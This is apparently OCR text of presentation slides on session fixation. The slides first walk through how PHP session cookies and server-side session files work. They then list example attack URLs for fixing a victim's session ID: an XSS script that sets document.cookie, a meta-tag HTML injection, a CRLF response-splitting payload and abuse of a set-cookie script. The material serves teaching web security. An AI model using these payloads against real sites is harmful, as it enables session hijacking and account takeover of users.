
Session fixation

What is a session?



Hi!


Web App

User

Hi!

Set-Cookie: PHPSESSID=deadbeef…

What is a session?



I’m Mark!

Cookie: PHPSESSID=deadbeef…

Web App


User

Ok!

/tmp/sess_deadbeef…

s:4:"Mark";

What is a session?



Hi!

Cookie: PHPSESSID=deadbeef…

Web App

User

Oh, hi Mark!

/tmp/sess_deadbeef…

s:4:"Mark";

What do we need?

```
http://site/?xss="><script>document.cookie="PHPSESSID=aaa";</script>
```

- XSS

```
http://site/?html="><meta http-equiv=Set-Cookie content="PHPSESSID=aaa">
```

- HTML injection


- HTTP Response Splitting

```
http://site/?location=index.php%0d%0aSet-Cookie:%20PHPSESSID=aaa%0d%0a%0d%0a
```


- Any set-cookie custom scripts

```
http://site/setcookie.php?key=PHPSESSID&value=aaa&submit=Submit
```

